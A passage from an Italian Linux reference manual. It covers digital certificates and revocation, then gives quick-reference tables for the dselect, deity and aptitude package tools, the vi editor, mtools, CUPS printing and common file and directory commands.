      V               |                       |                           |
.-----------.         |                       |        .-----------.      |
| Codice di |         |                       |        | Codice di |      |
| controllo |---------'                       `------->| controllo |------'
| cifrato   |                                          | cifrato   |
`-----------'                                          `-----------'
```

Certificato

Un file contenente delle informazioni, che allega anche una firma del documento stesso, può essere definito «certificato».

Il certificato in senso stretto è quello che certifica l'autenticità di una chiave pubblica.

Figura 497.1. Verifica di un certificato, ovvero di una chiave pubblica controfirmata.

```
.-----------------------.
| .-------------------. |
| | Chiave pubblica   | |       .-----------.
| | di Tizio          |-------->| Codice di |-----> Sono ------> Sì, allora
| | + informazioni di | |       | controllo |      uguali?       è da ritenere
| |   identificazione | |       '-----------'         ^          che la chiave
| '-------------------' |                             |          pubblica
| .-------------------. |                             |          appartenga
| | firma di Tizio    | |                             |          effettivamente
| '-------------------' |                       .-----------.    a Tizio
| .-------------------. |     chiave            | Codice di |
| | firma di Caio     |-----> pubblica --->     | controllo |
| '-------------------' |     di Caio           | decifrato |
| .-------------------. |                       '-----------'
| | firma di ...      | |
| '-------------------' |
'-----------------------'
      Certificato
```

La firma dello stesso proprietario del certificato serve solo a dimostrare che il file è integro, ma non garantisce che sia autentico. Se si può essere certi della chiave pubblica degli altri firmatari del certificato, si possono verificare le loro firme e accettare come valida la chiave pubblica del certificato.

Un certificato può prevedere una data di scadenza.

Il certificato di revoca è un documento speciale, firmato dal suo titolare, contenente l'ordine di revoca della chiave pubblica anche se non è arrivata alla sua scadenza. Consente di pubblicizzare l'annullamento della chiave attraverso i canali previsti.

In situazioni particolari, un certificato può essere revocato anche da chi lo ha firmato, in quanto garante per la sua validità.

Parte lxxxix

Schede riassuntive varie

DSelect

dselect [*opzioni*]

Stato di un pacchetto con DSelect

Indicatore	Contesto	Simbolo	Significato
E	stato di errore	spazio	Nessun errore grave.
		R	Errore grave: reinstallare
I	stato di installazione	spazio	Non installato.
		*	Installato regolarmente.
		-	Ci sono i file di configurazione.
		U	Estratto, ma non configurato.
		C	Semi-configurato: si è verificato un errore.
		I	Semi-installato: si è verificato un errore.
O	selezione precedente	*	Segnato per l'installazione.
		-	Segnato per la rimozione, lasciando la configurazione.
		=	Segnato per non essere toccato (hold).
		_	Segnato per l'eliminazione totale.
		n	Pacchetto nuovo per il quale non è stato stabilito alcunché.
M	selezione attuale	*	Segnato per l'installazione.
		-	Segnato per la rimozione, lasciando la configurazione.
		=	Segnato per non essere toccato (hold).
		_	Segnato per l'eliminazione totale.
		n	Pacchetto nuovo per il quale non è stato stabilito alcunché.

Funzioni dei tasti con DSelect

Contesto	Tasto		Effetto
Navigazione	freccia su, k, p	freccia giù, j, n	Sposta il cursore sulla voce precedente o su quella successiva.
	Ctrl+p	Ctrl+n	Scorre in verticale di una riga.
	pagina su, P, Backspace	pagina giù, N, barra spaziatrice	Sposta il cursore di una schermata alla volta.
	freccia sinistra, B	freccia destra, N	Scorre in orizzontale rapidamente.
	Ctrl+b	Ctrl+f	Scorre in orizzontale lentamente.
	Inizio, t	Fine, e	Sposta il cursore all'inizio o alla fine dell'elenco.
	u	d	Scorre la descrizione del pacchetto.
	Ctrl+u	Ctrl+d	Scorre la descrizione del pacchetto di una riga alla volta.

Funzioni dei tasti con DSelect

Contesto	Tasto	Effetto
Selezione dei pacchetti	+, Ins	Richiede l'installazione o l'aggiornamento del pacchetto.
	-, Canc	Richiede la disinstallazione del pacchetto lasciando la configurazione.
	_	Richiede l'eliminazione totale del pacchetto.
	=, h	Richiede che il pacchetto venga congelato (hold).
	:, G	Toglie lo stato di pacchetto congelato.
Controllo della visualizzazione	i	Cambia il tipo di informazione che appare nella parte inferiore dello schermo.
	I	Dedica lo schermo solo all'elenco o solo alla descrizione.
	o, O	Cambiano l'ordine dell'elenco dei pacchetti.
	v	Espande o contrae le prime colonne.
	V	Seleziona la visualizzazione di alcune colonne finali.
Funzionalità varie	/	Cerca in base a una stringa.
	\	Ripete la ricerca.
	Ctrl+l	Ripulisce l'immagine sullo schermo.
	?, F1	Richiama la guida interna.
Conferma o ripristino delle selezioni in un pannello	Invio	Conferma le scelte fatte e chiude la selezione nel pannello corrente.
	Q	Impone le scelte fatte indipendentemente dalle dipendenze che vengono violate.
	X, Esc	Abbandona le modifiche ed esce.
	R	Ripristina allo stato precedente del pannello attuale.
	U	Pone tutto allo stato suggerito.
	D	Pone tutto allo stato richiesto espressamente.

DSelect è descritto nel capitolo 25.

Deity

`deity` [*opzione* [*nome_pacchetto*]...]...

Opzioni della riga di comando dell'eseguibile `deity`	
Opzione	**Descrizione**
`-u`	Aggiorna l'elenco dei pacchetti disponibili.
`-update-list`	
`-i` *pacchetto...*	Installa i pacchetti indicati, se sono rispettate le dipendenze.
`-install` *pacchetto...*	
`-g`	Aggiorna i pacchetti già installati.
`-upgrade`	
`-d`	Aggiorna i pacchetti risolvendo le dipendenze, arrivando anche alla cancellazione dei pacchetti incompatibili.
`-dist-upgrade`	
`-r` *pacchetto...*	Disinstalla i pacchetti indicati, lasciando i file di configurazione.
`-remove` *pacchetto...*	
`-p` *pacchetto...*	Elimina completamente i pacchetti indicati, cancellando anche i file di configurazione.
`-purge` *pacchetto...*	

Uso dei comandi da tastiera			
Contesto	**Tasto**		**Effetto**
Navigazione	freccia su, k	freccia giù, j	Sposta il cursore in alto o in basso di una voce.
	Inizio, ^, g	Fine, $, G	Sposta il cursore sulla prima o sull'ultima voce dell'elenco.
	pagina su, Ctrl+b	pagina giù, Ctrl+f	Fa scorrere l'elenco di una schermata in avanti o indietro.
	freccia sinistra	freccia destra	Scorrimento orizzontale.
	<	>	Raggiunge la classificazione precedente o quella successiva.
	[	]	Scorre la descrizione del pacchetto evidenziato.
	/		Cerca la stringa nell'elenco.
	n		Cerca la corrispondenza successiva.
Selezione dei pacchetti	+, barra spaziatrice		Richiede l'installazione o l'aggiornamento del pacchetto.
	-		Richiede la disinstallazione del pacchetto lasciando la configurazione.
	_		Richiede l'eliminazione totale del pacchetto.
	t		Seleziona una versione particolare scorrendo quelle disponibili.
	\		Seleziona o deseleziona la richiesta di reinstallare.
	U		Aggiorna i pacchetti vecchi.
	D		Aggiorna la distribuzione.
	R		Ripristina tutto allo stato iniziale.
Gestione dei filtri	f		Aggiunge un filtro secondo un'espressione regolare.
	r		Elimina tutti i filtri ripristinando l'elenco completo.
	l		Mostra la sequenza di filtri attivi.
	v		Mostra i pacchetti che non corrispondono alle espressioni selezionate.
Varie	Tab, Invio		Mostra o chiude la visualizzazione delle dipendenze.
	d		Mostra o chiude la visualizzazione della descrizione del pacchetto.
	V		Mostra più o meno informazioni sulle colonne dell'elenco dei pacchetti.
	s		Cambia l'ordine di visualizzazione dei pacchetti.
	Ctrl+r		
	c, Backspace		Procede con le azioni richieste (installazione, aggiornamento, cancellazione, ecc.).
	u		Aggiorna l'elenco dei pacchetti disponibili.
	q		Chiude il contesto attuale.
	?, h		Mostra la guida interna.

Deity è descritto nella sezione 26.2.

Aptitude 1

`aptitude` [*opzioni*]

Raggruppamento dei pacchetti

Politica	Raggruppamento corrispondente
section(topdir)	Sezione principale a cui appartiene il pacchetto.
section(subdir)	Sottosezione a cui appartiene il pacchetto.
section(none)	Sezione e sottosezione a cui appartiene il pacchetto.
priority	Priorità del pacchetto.
status	Stato: installato, non installato, obsoleto, aggiornabile e virtuale.
action	Azione richiesta sui pacchetti e non ancora applicata.
firstchar	Classifica in base all'iniziale del nome.

Espressioni di ricerca e di selezione

Espressione	Descrizione
~v	Pacchetto virtuale.
~E	Pacchetto essenziale.
~i	Pacchetto installato attualmente.
~c	Pacchetto rimosso lasciando i file di configurazione.
~a*azione_richiesta*	Pacchetto per il quale è stata richiesta un'azione particolare.
~ainstall	Pacchetto da installare.
~aupgrade	Pacchetto da aggiornare.
~aremove	Pacchetto da disinstallare.
~apurge	Pacchetto da eliminare.
~ahold	Pacchetto da conservare nella versione installata attualmente.
~B*dipendenza*	Pacchetto con problemi di dipendenze di qualche tipo.
~Bdepends	Pacchetto che dipende da altri per funzionare.
~Bpredepends	Pacchetto che dipende da altri per poter essere installato.
~Brecommends	Pacchetto che raccomanda la presenza di altri pacchetti.
~Bsuggests	Pacchetto che suggerisce la presenza di altri pacchetti.
~Bconflics	Pacchetto che va in conflitto con altri pacchetti.
~n*nome*	Pacchetto contenente la stringa indicata nel nome.
~d*descrizione*	Pacchetto contenente la stringa indicata nella descrizione.
~m*curatore*	Pacchetto contenente la stringa indicata nel nome del curatore.
~p*priorità*	Pacchetto appartenente alla priorità indicata.
~prequired	Pacchetto necessario.
~pimportant	Pacchetto importante.
~pstandard	Pacchetto standard.
~poptional	Pacchetto opzionale.
~pextra	Pacchetto extra.
~punknown	Pacchetto non classificato per quanto riguarda la priorità.
~s*sezione*	Pacchetto appartenente alla sezione indicata.
~V*versione*	Pacchetto con la versione indicata.
espr_1espr_2	AND: si devono verificare entrambe le condizioni.
espr_1|*espr_2*	OR: è sufficiente che si verifichi una sola delle due espressioni.
!*espr_1*	NOT: inverte il senso dell'espressione.
( )	Raggruppa le espressioni.

Aptitude è descritto nella sezione 26.3.

Aptitude 2

Navigazione e altri comandi principali		
Tasto		Descrizione
Ctrl+l		Ridisegna lo schermo.
Ctrl+_, Ctrl+u		Annulla l'ultima operazione.
Tab		Mette a fuoco una zona diversa dello schermo.
u		Aggiorna l'elenco dei pacchetti.
?, F1		Mostra la guida interna.
F10		Richiama il menù a tendina.
freccia su, k	freccia giù, j	Sposta il cursore sul pacchetto precedente o su quello successivo.
pagina su	pagina giù	Scorre il cursore l'elenco di una schermata.
Inizio	Fine	Raggiunge l'inizio o la fine dell'elenco.
Invio		Espande o richiude un ramo.
[	]	Espande o richiude una ramificazione completa.
^		Si porta sul raggruppamento a cui appartiene la voce evidenziata.
K	J	Si porta sulla voce precedente allo stesso livello di quella attuale, oppure a quella successiva.
+		Seleziona la voce.
-		Diminuisce il livello di installazione.
_		Richiede l'eliminazione del pacchetto.
=		Richiede il mantenimento della versione attuale.
D		Mostra o toglie l'area di descrizione del pacchetto evidenziato.
a		Fa arretrare il testo della descrizione del pacchetto.
z		Fa avanzare il testo della descrizione del pacchetto.
d		Mostra le dipendenze del pacchetto evidenziato.
r		Mostra l'elenco dei pacchetti che dipendono da quello evidenziato.
v		Mostra l'elenco delle versioni disponibili del pacchetto.
g		Procede con le operazioni richieste.
q		Conclude il contesto attuale, conservando le modifiche apportate.
x		Conclude il contesto attuale, annullando le modifiche apportate.
/		Definisce un modello di ricerca.
\		Continua la ricerca con l'ultimo modello fornito.
i		Mostra tutte le informazioni disponibili su un pacchetto.
l		Riduce l'elenco dei pacchetti in base a un'espressione.
G		Cambia la modalità di raggruppamento dei pacchetti.
S		Cambia la modalità di ordinamento dei pacchetti.

Situazione di un pacchetto		
Simbolo	Sfondo	Descrizione
v		Pacchetto virtuale.
B	rosso	Pacchetto con problemi di qualche tipo.
u		Pacchetto estratto ma non configurato.
C		Pacchetto configurato parzialmente.
H		Pacchetto installato parzialmente.
c		Pacchetto disinstallato lasciando la configurazione.
i		Pacchetto installato regolarmente.
E		Errore interno al programma.

Azione da applicare a un pacchetto		
Simbolo	Sfondo	Descrizione
h	bianco	Mantenere la versione attuale.
p	magenta	Disinstallare completamente, compresi i file di configurazione.
d	magenta	Disinstallare lasciando la configurazione.
B	rosso	Problemi di qualche tipo.
i	verde	Installare.
r		Reinstallare.
u	blu	Aggiornare.

Aptitude è descritto nella sezione 26.3.

VI 1

Passaggio alla modalità di inserimento:

I	Inserisce all'inizio della riga attiva.
i	Inserisce prima della posizione attiva.
A	Aggiunge alla fine della riga attiva.
a	Aggiunge dopo la posizione attiva.
O	Inserisce prima della riga attiva (inserendo una riga).
o	Aggiunge dopo la riga attiva (inserendo una riga).

Navigazione nel testo:

```
.-----.  .-----.  .-----.  .-----.
| H   |  | J   |  | K   |  | L   |
|  <- |  |  \/ |  |  /\ |  |  -> |
`-----'  `-----'  `-----'  `-----'
```

h	Sposta il cursore a sinistra di un carattere.
j	Sposta il cursore in basso nella riga successiva.
k	Sposta il cursore in alto nella riga precedente.
l	Sposta il cursore a destra di un carattere.
-	Sposta il cursore all'inizio della riga precedente.
+	Sposta il cursore all'inizio della riga successiva.
w	Sposta il cursore all'inizio della parola successiva.
e	Sposta il cursore alla fine della parola successiva.
b	Sposta il cursore all'inizio della parola precedente.
^	Sposta il cursore all'inizio della prima parola della riga.
0	Sposta il cursore all'inizio della riga.
$	Sposta il cursore alla fine della riga.
H	Sposta il cursore sulla prima riga che appare sullo schermo.
M	Sposta il cursore sulla riga centrale dello schermo.
L	Sposta il cursore sull'ultima riga che appare sullo schermo.
G	Sposta il cursore sull'ultima riga del file.
*n*G	Sposta il cursore sulla riga identificata dal numero *n*.
|	Sposta il cursore sulla prima colonna (all'inizio della riga).
n|	Sposta il cursore sulla colonna identificata dal numero *n*.
:*n*	Sposta il cursore sulla riga identificata dal numero *n*.
Ctrl+B	Fa scorrere il testo all'indietro di una schermata.
Ctrl+F	Fa scorrere il testo in avanti di una schermata.
Ctrl+U	Fa scorrere il testo all'indietro di mezza schermata.
Ctrl+D	Fa scorrere il testo in avanti di mezza schermata.

Cancellazione del testo:

x	Cancella il carattere che si trova sulla posizione attiva.
J oppure j	Unisce la riga attiva con quella successiva.
dd	Cancella la riga attiva.
d*mod*	Cancella dalla posizione attiva fino all'estensione indicata dal modificatore.
D	agisce come '**`d$`**'.

VI 2

Sostituzione e rimpiazzo:

C	Sostituisce dalla posizione attiva alla fine della riga.
cc	Sostituisce la riga attiva a partire dall'inizio.
c*mod*	Sostituisce dalla posizione attiva fino all'estensione indicata dal modificatore.
r*x*	Rimpiazza quanto contenuto nella posizione attiva con *x*.
~	Inverte maiuscole e minuscole.

Taglia, copia e incolla:

yy	Copia la riga attiva nell'area temporanea.
y*mod*	Copia nell'area temporanea il testo fino all'estensione indicata dal modificatore.
dd	Trasferisce la riga attiva nell'area temporanea.
d*mod*	Trasferisce nell'area temporanea il testo fino all'indicazione dal modificatore.
p	Incolla prima della posizione del cursore.
P	Incolla dopo la posizione del cursore.

Taglia, copia e incolla con nome:

"*x*yy	Copia la riga attiva nell'area temporanea *x*
"*x*y*mod*	Copia nell'area temporanea *x* il testo fino all'indicazione dal modificatore.
"*x*dd	Trasferisce la riga attiva nell'area temporanea *x*.
"*x*d*mod*	Trasferisce nell'area temporanea *x* il testo fino all'indicazione dal modificatore.
"*x*p	Incolla il contenuto dell'area temporanea *x* prima del cursore.
"*x*P	Incolla il contenuto dell'area temporanea *x* dopo il cursore.

Annullamento dei comandi:

u	Annulla l'ultimo comando.
U	Annulla le modifiche sulla riga attiva.

Caricamento e salvataggio dei file:

:e *nome_file*	Carica il file indicato per poterlo modificare.
:e!	Ricarica il file annullando le modifiche fatte nel frattempo.
:r *nome_file*	Legge il file indicato e ne inserisce il contenuto dopo la riga attiva.
:f	Mostra il nome e le caratteristiche del file aperto.
:w	Salva.
:w *nome_file*	Salva una copia con il nome indicato.
:wq	Salva e termina l'esecuzione.
:q	Fine lavoro.
:q!	Fine lavoro forzato.

VI 3

Modalità di funzionamento:

:set [no]autoindent	Mantiene i livelli di rientro nelle righe nuove.
:set [no]beautify	Elimina i caratteri speciali non stampabili.
:set [no]ignorecase	Nelle ricerche, ignora la differenza tra maiuscole e minuscole.
:set [no]list	Mostra i caratteri di tabulazione e di interruzione di riga.
:set [no]number	Visualizza i numeri delle righe.
:set [no]ruler	Visualizza le coordinate del cursore alla base dello schermo.

Ricerche:

/*modello_regexp*	Cerca in avanti una corrispondenza con il modello indicato.
?*modello_regexp*	Cerca all'indietro una corrispondenza con il modello indicato.
n	Ripete l'ultimo comando '**/**' o '**?**'.
N	Ripete l'ultimo comando '**/**' o '**?**' in modo inverso .

Espressioni regolari di VI:

.	Corrisponde a un carattere qualsiasi.
\	Fa perdere il significato speciale che può avere il carattere seguente.
^	Corrisponde all'inizio di una riga.
$	Corrisponde alla fine di una riga.
[*abc*]	Corrisponde a un carattere qualsiasi tra quelli tra parentesi quadre.
[^*abc*]	Corrisponde a un carattere qualsiasi diverso da quelli tra parentesi quadre.
[*a*-*z*]	Un carattere qualsiasi nell'intervallo compreso tra *a* e *z*.
[^*a*-*z*]	Un carattere qualsiasi diverso dall'intervallo compreso tra *a* e *z*.

Ricerche e sostituzioni:

```
:inizio,fine s/modello_da_cercare/sostituzione/[g][c]
   |   |                    |
   |   |                    |
   |   |                    '--> «&»   riferimento alla stringa
   |   |                                trovata
   |   |
   |   |--> «n»   riga n-esima
   |   |--> «$»   ultima riga
   |   '--> «.»   riga corrente
   |
   |--> «n»   riga n-esima
   '--> «.»   riga corrente
```

Attenzione:

`:%s/`*modello_da_cercare*`/`*sostituzione*`/[g][c]`

equivale a:

`:1,$s/`*modello_da_cercare*`/`*sostituzione*`/[g][c]`

VI è descritto nella sezione 84.1.

Mtools

I comandi principali di Mtools:

Comando	Descrizione
`mattrib` [`+a`|`-a`] [`+h`|`-h`] [`+r`|`-r`] ↩ ↪[`+s`|`-s`] *file_dos*...	Modifica gli attributi dei file Dos elencati.
`mbadblock` *unità_dos*	Scandisce un'unità Dos alla ricerca di settori difettosi.
`mcd` [*directory_dos*]	Permette di modificare o conoscere la directory corrente delle unità Dos.
`mcopy` [*opzioni*] *origine*... [*destinazione*]	Consente di copiare file da e verso unità Dos.
`mdel` *file_dos*...	Cancella i file Dos indicati come argomento.
`mdeltree` *directory_dos*...	Cancella le directory Dos indicate come argomento.
`mdir` [*opzioni*] *percorso_dos*...	Elenca i file e il contenuto delle directory indicate come argomenti.
`mmd` *directory_dos*...	Crea le directory Dos indicate come argomento.
`mmove` *origine_dos*... *destinazione_dos*	Sposta o rinomina uno o più file e directory.
`mrd` *directory_dos*...	Elimina le directory indicate come argomento, purché siano vuote.
`mren` *origine_dos*... *destinazione_dos*	Rinomina o sposta uno o più file e directory.
`mtype` [*opzioni*] *file_dos*...	Emette attraverso lo standard output il contenuto dei file indicati come argomento.

Mtools è descritto nel capitolo 86.

Parte xc

Stampa

Cups: amministrazione

Comando	Descrizione
`lpinfo -v`	Mostra l'elenco delle stampanti locali.
`lpadmin -p` *nome_stampante_logica* `-E` ↩ ↪`-v parallel:/dev/lp0` ↩ ↪`-P /usr/share/cups/model/laserjet.ppd`	Definisce e abilita la stampante *nome_stampante_logica* corrispondente al tipo descritto nel file '`/usr/share/cups/model/laserjet.ppd`'.
`lpadmin -p` *nome_stampante_logica* `-c` *nome_classe* `-E`	Abbina la stampante logica alla classe indicata, attivandola.
`lpadmin -p` *nome_stampante_logica* `-r` *nome_classe* `-E`	Toglie la stampante logica dalla classe indicata.
`lpadmin -x` *nome_stampante_logica*	Elimina la stampante logica.
`lpadmin -d` *nome_stampante_logica*	Fa sì che la stampante logica sia quella predefinita.
`enable` [*stampante_logica* | *classe*]	Abilita il funzionamento della stampante logica o della classe indicata.
`disable` [`-r` *motivazione*] [*stampante_logica* | *classe*]	Disabilita il funzionamento della stampante logica o della classe indicata, specificando eventualmente la motivazione.
`accept` [*stampante_logica* | *classe*]	Fa sì che la stampante logica o la classe indicata accetti dei nuovi processi di stampa.
`reject` [`-r` *motivazione*] [*stampante_logica* | *classe*]	Impedisce l'invio alla stampante logica o alla classe di nuovi processi di stampa.

Cups: uso normale

Comando	Descrizione
`lp` *file* `lpr` *file*	Invia alla coda di stampa predefinita il file indicato.

`lpstat -p`
 	
`lpstat -p -d`
	Ottiene un elenco delle stampanti logiche disponibili; nel secondo caso si viene a conoscere anche quale risulta essere la stampante logica o la classe predefinita.

`lp -d` *coda* *file* `lpr -P` *coda* *file*	Invia il file alla stampante logica o alla classe indicata.
`lp` [`-d` *coda*] `-n` *n_copie* *file* `lpr` [`-P` *coda*] `-#`*n_copie* *file*	Invia il file alla stampante logica o alla classe indicata, o a quella predefinita, per ottenerne la quantità di copie specificate.

`lpstat`
 	
`lpstat -o`
	Ottiene un elenco dei processi di stampa accodati dall'utente stesso.

`lpstat -p`	Ottiene un elenco dei processi di stampa attivi appartenenti all'utente.
`lpstat -o -p`	Ottiene un elenco dei processi di stampa accodati dall'utente e di quelli attivi.
`lpq` [`-E` *coda*]	Ottiene un elenco dei processi di stampa di una coda particolare, oppure di tutte le code.
`cancel` *processo_di_stampa* `lprm` [*processo_di_stampa*]	Elimina il processo di stampa specificato; nel caso di '**`lprm`**' si può omettere, a indicare di intervenire sul primo processo disponibile (quello attivo, oppure il primo di quelli in coda). Il processo di stampa è identificato da una stringa di riconoscimento che può essere consultata con '**`lpstat`**'.
`lpoptions` ↩ ↪[`-p` *stampante_logica* [`/`*istanza*]] ↩ ↪`-o` *opzioni_comuni* ↩ ↪[`-o` *opzioni_comuni*]...	Configura la stampante logica indicata, oppure quella predefinita in sua mancanza, con le opzioni indicate.
`lpoptions -d` *coda*	Definisce la coda di stampa predefinita, che può essere una stampante logica (locale o remota), oppure una classe. Nel contempo, mostra le differenze di configurazione rispetto a quanto predefinito.
`lpoptions -x` *coda*	Cancella la configurazione associata alla coda indicata.

Cups: opzioni per lpr, lp e lpoptions 1

Opzione	Descrizione
`-o raw`	Disabilita l'intermediazione di qualsiasi filtro, mandando il file direttamente alla stampante.
`-o landscape`	Stampa in orizzontale, mentre in condizioni normali la stampa avviene in verticale.
`-o media={Letter|Legal|A4`⟵ ↪ `|` *altri_formati*`}`	Stampa utilizzando carta del formato indicato.
`-o sides=two-sides-long-edge` `-o sides=two-sides-short-edge`	Stampa fronte e retro con una stampante duplex. La differenza nelle due opzioni sta nel modo in cui viene ruotata la pagina posteriore.
`-o sides=one-side`	Stampa su un solo lato.
`-o job-sheets=`⟵ ↪`{none|standard|`*altri_tipi*`}`⟵ ↪`[,{none|standard|`*altri_tipi*`}]`	Richiede di stampare una pagina di separazione. La parola chiave '**none**' annulla tale richiesta, mentre altre parole chiave descrivono un tipo particolare di pagina di separazione. Se si indica una parola chiave dopo la virgola, si richiede una pagina di separazione anche alla fine della stampa.
`-o page-ranges=`⟵ ↪*n_pag_iniziale* `[-`*n_pag_finale*`]`⟵ ↪`[,`*intervallo_pagine*`]`...	Seleziona uno o più intervalli di pagine.
`-o page-set={odd|even}`	Seleziona le pagine dispari, oppure quelle pari.
`-o number-up=`*n*	Stampa *n* pagine logiche in una sola pagina reale. La scelta di valori è limitata.
`-o brightness=`*n*	Stampa con una luminosità del *n* %, dove il valore 100 rappresenta la tonalità normale e valori superiori schiariscono in proporzione il risultato, mentre valori inferiori lo anneriscono.
`-o gamma=`*n*	Stampa con un contrasto di $n/1000$, dove il valore 1000 rappresenta la gamma e valori superiori aumentano, mentre valori inferiori diminuiscono in proporzione la gamma.
`-o cpi=`*n*	Nel caso di stampa di testo puro, definisce la densità orizzontale di caratteri per pollice.
`-o lpi=`*n*	Nel caso di stampa di testo puro, definisce la densità verticale di righe per pollice.
`-o columns=`*n*	Nel caso di stampa di testo puro, definisce la quantità di colonne in cui dividere lo spazio della pagina.
`-o page-left=`*n* `-o page-right=`*n* `-o page-top=`*n* `-o page-bottom=`*n*	Nel caso di stampa di testo, definisce dei margini alla pagina, rispettivamente sinistro, destro, superiore e inferiore. Il valore che si attribuisce rappresenta una quantità di punti PostScript, dove un punto equivale a 1/72 di pollice.
`-o prettyprint`	Nel caso di stampa di testo, abbellisce la stampa con un'intestazione; inoltre, se il contenuto viene riconosciuto da Cups, questo viene evidenziato secondo le sue caratteristiche.

Cups: opzioni per lpr, lp e lpoptions 2

Opzione	Descrizione

`-o position=center`
`-o position=left`
`-o position=top-left`
`-o position=top`
`-o position=top-right`
`-o position=right`
`-o position=bottom-right`
`-o position=bottom`
`-o position=bottom-left`
	Nel caso di un'immagine, la colloca nella posizione specificata dalla parola chiave che si assegna all'argomento '**`position`**'.

`-o scaling=`*n*	Definisce la dimensione di un'immagine, in relazione allo spazio nella pagina. Un valore pari a 100, rappresenta lo spazio massimo a disposizione; valori inferiori producono un'immagine più piccola; valori superiori producono immagini più grandi, in relazione, con la stampa su più pagine.
`-o ppi=`*n*	Definisce la densità di punti per pollice della stampa. Maggiore è questo valore, minore sarà di conseguenza quella dell'immagine stampata.
`-o natural-scaling=`*n*	Definisce la scala dell'immagine in percentuale.
`-o hue=`*n*	Definisce il valore della tinta. Zero corrisponde alla situazione di partenza e si possono attribuire valori in un intervallo che va da `-`360 a 360.
`-o saturation=`*n*	Definisce il valore della saturazione del colore. Il valore esprime una percentuale, dove 100 è la posizione normale, mentre zero corrisponde al solo bianco e nero.

Cups è descritto nel capitolo 93.

Parte xci

Comandi di uso comune

Gli esempi di queste schede sono solo un promemoria per chi li conosce già. Se questi venissero utilizzati da persone inesperte, potrebbero produrre risultati indesiderabili, anche gravi.

Per semplificare gli esempi, la sintassi mostrata fa riferimento all'utilizzo con una shell particolare: Bash.

Gli esempi sono mostrati in forma di schema sintattico, dove le parentesi quadre conservano il ruolo di delimitazione di una componente opzionale, mentre le parentesi graffe, se utilizzate, fanno parte proprio del comando. Inoltre, dove necessario, vengono inseriti apici (singoli o doppi, a seconda della necessità) e barre oblique inverse ('\') per segnalare la protezione di qualche elemento che non deve essere interpretato nel modo consueto della shell Bash.

Directory, percorsi e contenuti 1

Comando	Descrizione
`cd` [~]	Cambia la directory corrente, raggiungendo la directory personale dell'utente.
`cd` *percorso*	Cambia la directory corrente per raggiungere la directory indicata; se il percorso è relativo, questo si aggiunge alla directory corrente di partenza.
`cd ~`*utente*	Cambia la directory corrente per raggiungere la directory personale dell'utente indicato (sempre che i permessi di accesso alla directory lo consentano).
`ls` [.]	Elenca i file e il contenuto della directory corrente.
`ls` *nome*...	Elenca i file e il contenuto delle directory indicate; oppure, in mancanza di argomenti, elenca il contenuto della directory corrente.
`ls -l` *nome*...	Elenca quanto richiesto, dando maggiori informazioni.
`ls -i` *nome*...	Elenca quanto richiesto, aggiungendo il numero di inode.
`ls -a` *nome*...	Elenca quanto richiesto, senza escludere i nomi che iniziano con un punto.
`ls -R` *nome*...	Elenca quanto richiesto, continuando ricorsivamente nelle sottodirectory.
`ls -F` *nome*...	Elenca i file, aggiungendovi un simbolo alla fine, per evidenziarne il tipo.
`mkdir -p` *directory*...	Crea le directory indicate e anche le eventuali directory precedenti, se necessario.
`mkdir -m` *permessi* *directory*...	Crea le directory indicate specificando la modalità di accesso (i permessi).
`rmdir -p` *directory*...	Cancella le directory indicate e anche le eventuali directory precedenti, se queste risultano vuote.

Directory, percorsi e contenuti 2

Comando	Descrizione
`basename` *percorso* [*estensione*]	Estrae il nome finale di un percorso, togliendo anche il suffisso, se indicato.
`dirname` *percorso*	Estrae la directory da un percorso. In pratica, elimina il nome finale dal percorso.
`file` *nome*...	Elenca i file classificandone il tipo, in base al magic number.
`du -s` *nome*...	Calcola lo spazio totale utilizzato, espresso in kibibyte (simbolo: Kibyte), per ogni directory indicata.
`which` *nome*...	Restituisce i percorsi dei file binari che verrebbero utilizzati per i comandi indicati come argomento.
`whereis` *nome*...	Localizza i file binari e le pagine di manuale dei comandi indicati come argomento.

L’argomento è trattato nel capitolo 73.

Proprietà, permessi e attributi

Comando	Descrizione
`chown` *utente* *file* ...	Cambia la proprietà dei file indicati, in modo che appartengano all'utente specificato.
`chown -R` *utente*`.` *directory*	Cambia la proprietà della directory indicata e dei suoi file, comprese le sottodirectory, in modo che appartengano all'utente indicato e al gruppo dello stesso utente.
`chgrp -R` *gruppo* *directory*	Cambia la proprietà della directory indicata e dei suoi file, comprese le sottodirectory, in modo che appartengano al gruppo indicato, senza cambiare l'utente.
`chmod -R a+X` *directory*	Attribuisce i permessi di «esecuzione» a tutte le directory e ai file che ne hanno già almeno uno (per il proprietario, o il gruppo o gli altri), per tutti i tipi di utenti, a partire dalla directory indicata.
`find` *directory* `-type d -exec chmod g+s \{\} \;`	Attiva il bit SGID per le sole directory a partire da quella di partenza indicata (si suppone di utilizzare la shell Bash).
`find` *directory* `-type f -exec chmod 0444 \{\} \;`	Definisce la modalità, in sola lettura, per tutti i file normali, a partire dalla directory indicata (si suppone di utilizzare la shell Bash).

L'argomento è trattato nel capitolo 74.

Copia, collegamento, spostamento, cancellazione e archiviazione 1

Comando	Descrizione
`cp` *file_origine* *file_destinazione*	Copia un file normale generandone un altro con il nome che appare alla fine della riga di comando.
`cp` *file_origine*... *directory_di_destinazione*	Copia i file di origine nella directory di destinazione indicata, mantenendo così gli stessi nomi di partenza.
`cp -dp` *file_origine*... *directory_di_destinazione*	Copia i file di origine, riproducendo il più possibile le caratteristiche originali. In particolare, i collegamenti simbolici vengono mantenuti come tali.
`cp -dpR` *origine*... *directory_di_destinazione*	Copia i file o le directory di origine, in modo ricorsivo, riproducendo il più possibile le caratteristiche originali. In particolare, i collegamenti simbolici vengono mantenuti come tali.
`cp -dpRl` *origine*... *directory_di_destinazione*	Copia le directory di origine ed eventuali discendenti, mentre per i file vengono generati solo collegamenti fisici.
`ln` *file_origine* *file_destinazione*	Crea un collegamento fisico con il nome che appare alla fine della riga di comando sullo stesso inode del primo.
`ln -s` *file_origine* *file_destinazione*	Crea un collegamento simbolico con il nome che appare alla fine della riga di comando, che punta al file di origine.
`ln [-s]` *origine*... *directory_di_destinazione*	Crea una serie di collegamenti nella directory di destinazione, con lo stesso nome dei file di origine.
`mv` *nome_origine* *nome_destinazione*	Cambia il nome di un file o di una directory.
`mv` *nome_origine*... *directory_destinazione*	Sposta i file o le directory di origine nella directory di destinazione indicata.
`for a in *.`*ext_1*`;` ↩ ↪`do mv $a ‘basename $a .`*ext_1*`‘.`*ext_2*`; done`	Sostituisce l’estensione ‘`.`*ext_1*’ a tutti i file contenuti nella directory, mettendo al suo posto l’estensione ‘`.`*ext_2*’.
`rm` *nome*...	Cancella i file indicati.
`rm -r` *nome*...	Cancella file e directory in modo ricorsivo.
